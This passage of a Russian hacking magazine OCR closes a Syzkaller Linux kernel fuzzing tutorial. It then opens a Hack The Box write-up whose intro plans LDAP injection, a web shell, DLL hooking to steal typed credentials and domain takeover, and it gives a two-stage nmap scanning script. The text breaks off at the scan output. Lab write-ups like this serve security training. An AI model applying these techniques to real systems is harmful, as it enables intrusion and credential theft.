
Description	Count	Last Time	Report
failed to read from qemu: EOF	75	2024/06/11 15:46	

Log:

```
SandboxSetuid           : enabled
Swap                    : enabled
```

Здесь можно посмотреть всю статистику. Также здесь будет отображаться информация о найденных багах. Для каждого приводится лог и исходный код программы, которая вызывает краш ядра.

Чтобы смотреть эту страницу на хосте, убедись, что у виртуальной машины выбран тип адаптера «Сетевой мост».




Сеть

☑ Включить сетевой адаптер

Тип подключения: Сетевой мост

Имя: Intel(R) Wi-Fi 6 AX201 160MHz

И перед запуском Syzkaller нужно вписать в конфиг IP-адрес виртуальной машины (или IP-адрес сервера в случае VPS) вместо стандартного 127.0.0.1.



```
user@xubuntu-22:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:96:93:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.124/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
       valid_lft 25164sec preferred_lft 25164sec
    inet6 fe80::5191:4f40:d804:de10/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
user@xubuntu-22:~$ cat my.cfg
{
  "target": "linux/amd64",
  "http": "192.168.1.124:56741",
  "workdir": "workdir",
  "kernel_obj": "kernel",
  "image": "image/bullseye.img",
  "sshkey": "image/bullseye.id_rsa",
  "syzkaller": "syzkaller",
  "procs": 8,
  "type": "qemu",
  "vm": {
    "count": 4,
    "kernel": "kernel/arch/x86/boot/bzImage",
    "cpu": 2,
    "mem": 2048
  }
}
user@xubuntu-22:~$
```

ВЫВОДЫ


Мы кратко рассмотрели историю и теорию фаззинга, разобрались, как устроен фаззер Syzkaller и как его запускать. Затем настроили и скомпилировали ядро Linux. И наконец, начали поиск багов в нем при помощи Syzkaller.

Желаю терпения в ожидании крашей! В качестве следующего шага можешь попробовать самостоятельно освоить фаззер ядра Trinity.

Ссылки

- Syzkaller
- Документация Syzkaller
- Решение частых проблем с Syzkaller
- Решение частых проблем с Linux
- Репозиторий ядра
- Как работает фаззер
- Про добавление описания вызовов

HTB ANALYSIS



Крадем учетки через перехват API приложения

В этом райтапе я покажу, как писать свою DLL для перехвата API-функции и получения вводимых в приложение учетных данных пользователя. Внедрив DLL в целевой процесс, читаем учетные данные и продвигаемся к новому пользователю. Затем, используя цепочку неправильно сконфигурированных списков доступа, получаем полный контроль над доменом. Но для начала проэксплуатируем LDAP-инъекцию и зальем на сервер веб-шелл.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Analysis с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.250    analysis.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for analysis.htb (10.10.11.250)
